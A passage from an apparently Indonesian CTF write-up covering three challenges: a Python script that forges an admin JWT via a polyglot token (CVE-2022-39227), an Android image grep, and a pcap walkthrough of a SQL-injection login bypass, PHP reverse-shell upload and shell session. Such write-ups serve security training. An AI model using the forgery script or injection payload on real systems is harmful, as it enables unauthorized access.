jwt_token = resp.json()["developer_pass: "]
print(jwt_token)

# Step 2: Parse JWT (header.payload.signature)
parts = jwt_token.split('.')
header = parts[0]
payload = parts[1]
signature = parts[2]

# Decode payload
decoded_payload = json.loads(base64.urlsafe_b64decode(payload + '=='))
print(decoded_payload)
```


```python
# Step 3: Forge payload dengan role administrator
decoded_payload['role'] = 'administrator'
print(decoded_payload)

# Encode fake payload
fake_payload = base64.urlsafe_b64encode(
    json.dumps(decoded_payload, separators=(',', ':')).encode()
).decode().rstrip('=')

# Step 4: Buat polyglot JWT (CVE-2022-39227)
forged_token = '{' + f'\" {header}.{fake_payload}.\":\"\",' + f'\"protected\":\"{header}\",'
+ f'\"payload\":\"{payload}\",' + f'\"signature\":\"{signature}\"' + '}'

print(f"[+] Forged JWT token:\n{forged_token}\n")

# Step 5: Get flag dengan forged token
headers = {"Authorization": forged_token}
flag_resp = requests.get(f"{target}/api/v1/flag", headers=headers)
print(flag_resp.text)
```

Output:

FLAG: `WRECKIT60{Wh0_N33ds_RS256?_HS256_1s_My_M4st3r_K3y!}`

Category : Forensic

Challenge Criminals Who Like Math



Analisa

Diberikan sebuah link gdrive untuk mendownload attachment nya berupa zip,

```
┌──(b4r㉿Baradika)-[~/CTFs/wreckit/forensic/criminalswholikemath]
└─$ unzip -l criminals\ who\ like\ math.zip
Archive:  criminals who like math.zip
  Length      Date    Time    Name
---------  ---------- -----   ----
        0  2025-04-10 13:51   myphone/
   126255  2025-04-10 13:45   myphone/Android.png
3723049653  2025-04-10 13:48   myphone/android_image.zip
---------                     -------
3723175908                     3 files
```

Unzip dengan password yang telah diberikan, dan unzip juga android_image nya

```
┌──(b4r㉿Baradika)-[~/CTFs/wreckit/forensic/criminalswholikemath/myphone/android_image]
└─$ ls
apex              data_mirror       metadata  oem           second_stage_resources  system_ext
bootstrap-apex    debug_ramdisk     mnt       postinstall   storage                 tmp
cache             init.environ.rc   odm       proc          system                  vendor
data              linkerconfig      odm_dlkm  product       system_dlkm
```

Sepertinya ini tipe soal forensik android, dimana kita harus mencari string flag nya yang berada di dalam banyaknya file dan direktori, dan kami menggunakan perintah grep:

```
grep  -R --text "WRECKIT60{"
```

-R : Perintah untuk mencari secara rekursif ke dalam semua subdirektori


—-text : Untuk sebagai filter untuk menampilkan pattern yang ditentukan

Solve

```
┌──(b4r㉿Baradika)-[/home/b4r/CTFs/wreckit/forensic/criminalswholikemath/myphone/android_image]
└─$ grep -R --text "WRECKIT60{" .
./mnt/androidwritable/0/emulated/0/.hidex_dont_delete_me/files/h/i/d/e/x/1/03d333385e8f230cde5a7123112a7c5a_747874.hidex:Tujuan utama operasi ini adalah untuk mendapatkan prototipe sistem AI prediktif milik perusahaan yang dilaporkan bernilai jutaan dolar. Operasi ini diberi kode **WRECKIT60{M1ss10n_D4t4_Exf1ltr4t10n}** dan diperkirakan akan selesai dalam waktu kurang dari 15 menit setelah eksekusi dimulai.
./mnt/pass_through/0/emulated/0/.hidex_dont_delete_me/files/h/i/d/e/x/1/03d333385e8f230cde5a7123112a7c5a_747874.hidex:Tujuan utama operasi ini adalah untuk mendapatkan prototipe sistem AI prediktif milik perusahaan yang dilaporkan bernilai jutaan dolar. Operasi ini diberi kode **WRECKIT60{M1ss10n_D4t4_Exf1ltr4t10n}** dan diperkirakan akan selesai dalam waktu kurang dari 15 menit setelah eksekusi dimulai.
./mnt/installer/0/emulated/0/.hidex_dont_delete_me/files/h/i/d/e/x/1/03d333385e8f230cde5a7123112a7c5a_747874.hidex:Tujuan utama operasi ini adalah untuk mendapatkan prototipe sistem AI prediktif milik perusahaan yang dilaporkan bernilai jutaan dolar. Operasi ini diberi kode **WRECKIT60{M1ss10n_D4t4_Exf1ltr4t10n}** dan diperkirakan akan selesai dalam waktu kurang dari 15 menit setelah eksekusi dimulai.
./mnt/user/0/emulated/0/.hidex_dont_delete_me/files/h/i/d/e/x/1/03d333385e8f230cde5a7123112a7c5a_747874.hidex:Tujuan utama operasi ini adalah untuk mendapatkan prototipe sistem AI prediktif milik perusahaan yang dilaporkan bernilai jutaan dolar. Operasi ini diberi kode **WRECKIT60{M1ss10n_D4t4_Exf1ltr4t10n}** dan diperkirakan akan selesai dalam waktu kurang dari 15 menit setelah eksekusi dimulai.
./storage/emulated/0/.hidex_dont_delete_me/files/h/i/d/e/x/1/03d333385e8f230cde5a7123112a7c5a_747874.hidex:Tujuan utama operasi ini adalah untuk mendapatkan prototipe sistem AI prediktif milik perusahaan yang dilaporkan bernilai jutaan dolar. Operasi ini diberi kode **WRECKIT60{M1ss10n_D4t4_Exf1ltr4t10n}** dan diperkirakan akan selesai dalam waktu kurang dari 15 menit setelah eksekusi dimulai.
./storage/emulated/0/Android/data/com.flatfish.cal.privacy/cache/decrypt/hash_app.zip:Tujuan utama operasi ini adalah untuk mendapatkan prototipe sistem AI prediktif milik perusahaan yang dilaporkan bernilai jutaan dolar. Operasi ini diberi kode **WRECKIT60{M1ss10n_D4t4_Exf1ltr4t10n}** dan diperkirakan akan selesai dalam waktu kurang dari 15 menit setelah eksekusi dimulai.
./data/data/com.google.android.inputmethod.latin/databases/trainingcachev3.db:Tujuan utama operasi ini adalah untuk mendapatkan prototipe sistem AI prediktif milik perusahaan yang dilaporkan bernilai jutaan dolar. Operasi ini diberi kode **WRECKIT60{M1ss10n_D4t4_Exf1ltr4t10n}** dan diperkirakan akan selesai dalam waktu kurang dari 15 menit setelah eksekusi dimulai.
^C
```

FLAG: `WRECKIT60{M1ss10n_D4t4_Exf1ltr4t10n}`

Challenge Whathappened



TL;DR

- **Attack Scenario**: Dapat file pcap (`whathappened.pcapng`) yang nge-capture full web application attack timeline dari awal sampe akhir.
- **Key Primitives**:
    1. **SQL Injection** di endpoint `/login.php` pake payload `' OR 1 -- -` buat bypass autentikasi tanpa kredensial valid.

2. **Unrestricted File Upload** di `/tambah_produk.php` → upload file `shell.php` (PHP reverse shell) tanpa validasi server-side.
3. **Remote Code Execution** via webshell yang di-trigger pas GET ke `/uploads/shell.php`, establish reverse shell connection ke `10.0.2.4:4444`.

- **Core Tools**: `tshark` buat protocol inspection, `strings` buat quick artifact extraction, Python one-liners untuk hex decode.
- **Flag Location**: Flag asli tersembunyi di dalam interactive shell session output yang ter-capture di pcap. Attacker nge-run command `cat originalflag` dan output-nya keliatan di TCP stream.
- **Gotcha**: Format flag-nya tricky—harus append vulnerability names **lengkap tanpa singkatan** ke base flag core. Pertama kali submit pake "Unrestricted_File_Upload" malah salah; ternyata expected format butuh impact class-nya: "Remote_Code_Execution".

Files Provided

- whathappened.pcapng (105,156 bytes)

Network capture file berisi 549 frame traffic. Isinya mostly HTTP plaintext (no TLS on port 80), beberapa DNS, DHCP, sama encrypted QUIC/TLS traffic yang gak relevan. Yang penting: semua HTTP request/response dari IP 10.0.2.4 (attacker) ke 10.0.2.23:80 (target web server) lengkap dengan POST body, cookie session, dan reverse shell TCP stream di port 4444. File ini jadi satu-satunya artifact—gak ada source code, gak ada hints lain.

Tools I Used

Tool	What it is	Why it helped here	Key command we ran
tshark	CLI version of Wireshark; packet analyzer	Extract protocol hierarchy stats, filter HTTP requests, decode hex payloads from specific frames	`tshark -r whathappened.pcapng -q -z io,phs`

Tool	What it is	Why it helped here	Key command we ran
			`tshark -r whathappened.pcapng -Y http.request -T fields -e frame.number -e http.request.method -e http.request.full_uri`
strings	Unix utility untuk extract printable strings dari binary files	Quick scan untuk flag patterns, SQL keywords, shell command artifacts di raw pcap	`strings -n 6 whathappened.pcapng | grep -i -E 'WRECK|FLAG|sql|shell'`

Python (one-liners)	Scripting language dengan built-in hex codec	Decode hex-encoded HTTP POST bodies (urlencoded form data, multipart boundaries, PHP code)	`python - <<'PY'`
			
			`print(bytes.fromhex(hexdata).decode())`
			
			`PY`

grep	Pattern matching utility	Filter strings output untuk specific indicators (login, password, originalflag, shell.php, etc.)	`grep -i -E 'login|admin|password|POST|GET /'`

Tool	What it is	Why it helped here	Key command we ran
Bash pipelines	Shell command chaining	Combine tshark JSON output dengan sorting dan field extraction untuk chronological request timeline	`tshark ... | sort -n | head -n 40`

Walkthrough

1.1 Initial Recon — Protocol Hierarchy

Buka terminal, langsung cek isi pcap pake `tshark` buat dapetin overview traffic composition:

```
$ tshark -r whathappened.pcapng -q -z io,phs
Output:
===================================================================
Protocol Hierarchy Statistics
Filter:

eth                                      frames:549 bytes:86460
  ip                                     frames:511 bytes:81114
    tcp                                  frames:447 bytes:55935
      http                               frames:27 bytes:16573
        data-text-lines                  frames:6 bytes:4054
          tcp.segments                   frames:3 bytes:737
        urlencoded-form                  frames:1 bytes:628
        mime_multipart                   frames:1 bytes:2679
        image-gif                        frames:4 bytes:2314
      tls                                frames:46 bytes:8455
        tcp.segments                     frames:1 bytes:428
      data                               frames:78 bytes:6875
```


```
    udp                                      frames:58 bytes:22711
      dns                                    frames:12 bytes:1706
      quic                                   frames:34 bytes:13931
      dhcp                                   frames:8 bytes:3698
    icmp                                     frames:4 bytes:2360
  ipv6                                       frames:8 bytes:3760
  arp                                        frames:30 bytes:1586
===================================================================
```

Key observations, jir:

- Ada **27 frames HTTP** plaintext—ini yang paling menarik buat forensic web attack.
- **1 frame urlencoded-form** → kemungkinan POST body login form.
- **1 frame mime_multipart** → file upload detected! Biasanya ini red flag kalau di CTF forensic.
- **78 frames TCP data** yang lumayan gede (6875 bytes) → bisa jadi reverse shell interactive session.
- TLS/QUIC traffic gak relevan karena encrypted dan mostly ke Google IPs (background noise dari browser).

Why this proves progress:

Kita udah tau structure-nya: attack flow pasti involve HTTP interaction (login, upload, shell access). Gak perlu buang waktu decrypt TLS atau trace UDP—fokus ke HTTP plaintext aja.



1.2 TCP Conversation Analysis — Spotting the Reverse Shell

Lanjut check TCP conversations buat identify suspicious long-lived connections:

```
$ tshark -r whathappened.pcapng -q -z conv,tcp
Output (partial, fokus ke top 3):
TCP Conversations
10.0.2.23:40497  <-> 10.0.2.4:4444     79 frames  5517 bytes  |  58
frames  5268 bytes  |  137 frames 10 kB  | Duration: 460.03s
10.0.2.4:53298   <-> 34.49.51.44:443   22 frames  6413 bytes  |  19
frames  2288 bytes  |  41 frames 8701 bytes  | Duration: 170.19s
```

```
10.0.2.4:48554   <-> 10.0.2.23:80      11 frames  6583 bytes  |  14
frames  3139 bytes  |  25 frames 9722 bytes  | Duration: 13.77s
```

Anjay, yang pertama langsung mencurigakan:

- Connection dari `10.0.2.23:40497` (target server) **balik** ke `10.0.2.4:4444` (attacker machine).
- Port **4444** itu default Metasploit/reverse shell port, woy.
- Duration **460 detik** (7+ menit) dengan **137 frames** bolak-balik → ini definitely interactive shell session, bukan HTTP request biasa.
- Traffic direction: server **initiate** connection ke attacker (reverse shell pattern klasik).

Second conversation (`10.0.2.4` → `34.49.51.44:443`) itu HTTPS ke Google Cloud IP, gak penting.

Third conversation normal HTTP ke port 80 target.

Why this proves progress:

Kita udah konfirmasi ada reverse shell connection. Sekarang tinggal trace gimana attacker dapat shell access itu—pasti lewat web exploit di HTTP layer.

```
Faiz Hidayat@DESKTOP-FSPRISE MINGW64 ~/Downloads/whathappened
$ tshark -r whathappened.pcapng -q -z conv,tcp
================================================================================
TCP Conversations
Filter:<No Filter>
                                                |       <-      | |       ->      | |     Total     |    Relative    |
Duration   |
                                                                                                                 | Frame
s  Bytes | | Frames  Bytes | | Frames  Bytes |      Start     |
                                                |
10.0.2.23:40497           <-> 10.0.2.4:4444                    79
5517 bytes      58 5268 bytes      137 10 kB        71.983832491
    460.0307
10.0.2.4:53298            <-> 34.49.51.44:443                  22
6413 bytes      19 2288 bytes      41 8701 bytes     7.288019756
     170.1887
10.0.2.4:48554            <-> 10.0.2.23:80                     11
6583 bytes      14 3139 bytes      25 9722 bytes     2.203468059
      13.7706
10.0.2.4:45504            <-> 34.107.221.82:80                 12
720 bytes      12 648 bytes      24 1368 bytes     0.000000000
    95.6761
10.0.2.4:59254            <-> 142.251.12.94:80                 12
720 bytes      12 648 bytes      24 1368 bytes     0.000106972
```

1.3 Quick Strings Scan — Finding Flag Artifacts

Daripada manual inspect tiap packet, kita langsung brute-force pake `strings` buat cari low-hanging fruits:

```
$ strings -n 6 whathappened.pcapng | grep -i -E
'WRECK|FLAG|CTF|sql|union|select|/etc/passwd|php://|base64|eval|syste
m|alert\(' | head -n 40
Output (cleaned up):
Cache-Control: no-store, no-cache, must-revalidate, post-check=0,
pre-check=0
    if (stream_select($read_a, $write_a, $error_a, null) === false) {
flag.txt
cat flag.txt
FLAG{SELAMAT_UAS}
flag.txt
Bflag.txt
cat flag.txt
QFLAG{SEMOGA_SUKSES}
nano originalflag
fecho "WRECKIT60{Wh4t_4m_1_d01ng_020920250827?}" > originalflag
oflag.txt
originalflag
cat originalflag
WRECKIT60{Wh4t_4m_1_d01ng_020920250827?}
```

Bejir, ada beberapa flags:

1. `FLAG{SELAMAT_UAS}` — decoy flag 1
2. `QFLAG{SEMOGA_SUKSES}` — decoy flag 2
3. `WRECKIT60{Wh4t_4m_1_d01ng_020920250827?}` — ini yang asli, muncul 2x: sekali dari echo command, sekali dari cat output

Key phrase:

```
echo "WRECKIT60{Wh4t_4m_1_d01ng_020920250827?}" > originalflag
cat originalflag
WRECKIT60{Wh4t_4m_1_d01ng_020920250827?}
```

Attacker clearly nge-create file `originalflag` dan nge-cat isinya during shell session.
Flag core-nya: `Wh4t_4m_1_d01ng_020920250827?`


Tapi tunggu dulu—challenge description bilang:

> "If you find a flag, don't input it right away, it needs something extra! Example: WRECKIT60{flag_name_of_vulnerability_1_name_of_vulnerability_2}"

Jadi gak bisa langsung submit `WRECKIT60{Wh4t_4m_1_d01ng_020920250827?}`.
Harus append vulnerability names lengkap (no abbreviations).

Why this proves progress:

Udah dapet base flag core. Sekarang tinggal identify 2 vulnerabilities yang dieksploitasi attacker, terus format flag dengan proper naming.



1.4 HTTP Request Timeline — Tracing the Attack Flow

Sekarang kita trace full HTTP request sequence buat identify attack vectors:

```
$ tshark -r whathappened.pcapng -Y http.request -T fields -e
frame.number -e ip.src -e ip.dst -e http.request.method -e http.host
-e http.request.full_uri -e http.user_agent | sort -n
Output (formatted buat readability):
```

```
Frame    Src           Dst          Method   Host         URI
User-Agent
8        10.0.2.4      10.0.2.23    GET      10.0.2.23
http://10.0.2.23/                            Mozilla/5.0 ... Firefox/128.0
14       10.0.2.4      10.0.2.23    GET      10.0.2.23
http://10.0.2.23/login.php                   Mozilla/5.0 ... Firefox/128.0
73       10.0.2.4      10.0.2.23    POST     10.0.2.23
http://10.0.2.23/login.php                   Mozilla/5.0 ... Firefox/128.0
76       10.0.2.4      10.0.2.23    GET      10.0.2.23
http://10.0.2.23/dashboard.php               Mozilla/5.0 ... Firefox/128.0
84       10.0.2.4      10.0.2.23    GET      10.0.2.23
http://10.0.2.23/tambah_produk.php           Mozilla/5.0 ... Firefox/128.0
131      10.0.2.4      10.0.2.23    POST     10.0.2.23
http://10.0.2.23/tambah_produk.php           Mozilla/5.0 ... Firefox/128.0
135      10.0.2.4      10.0.2.23    GET      10.0.2.23
http://10.0.2.23/dashboard.php               Mozilla/5.0 ... Firefox/128.0
139      10.0.2.4      10.0.2.23    GET      10.0.2.23
http://10.0.2.23/uploads/shell.php           Mozilla/5.0 ... Firefox/128.0
182      10.0.2.4      10.0.2.23    GET      10.0.2.23
http://10.0.2.23/uploads/                    Mozilla/5.0 ... Firefox/128.0
186-200  10.0.2.4      10.0.2.23    GET      10.0.2.23
http://10.0.2.23/icons/*.gif                 Mozilla/5.0 ... Firefox/128.0
244      10.0.2.4      10.0.2.23    GET      10.0.2.23
http://10.0.2.23/uploads/shell.php           Mozilla/5.0 ... Firefox/128.0
```

Attack timeline reconstruction:

1. **Frame 8**: Initial recon → GET homepage `/`
2. **Frame 14**: Navigate to login page → GET `/login.php`
3. **Frame 73**: **SQL Injection attempt** → POST `/login.php` (ini yang dicurigai!)
4. **Frame 76**: Access dashboard after "successful" login → GET `/dashboard.php` (berarti SQLi berhasil!)
5. **Frame 84**: Navigate to product add page → GET `/tambah_produk.php`
6. **Frame 131**: **File upload** → POST `/tambah_produk.php` dengan multipart form data (ini yang kedua dicurigai!)
7. **Frame 135**: Return to dashboard → GET `/dashboard.php`
8. **Frame 139**: **Trigger uploaded shell** → GET `/uploads/shell.php` (ini trigger point RCE!)

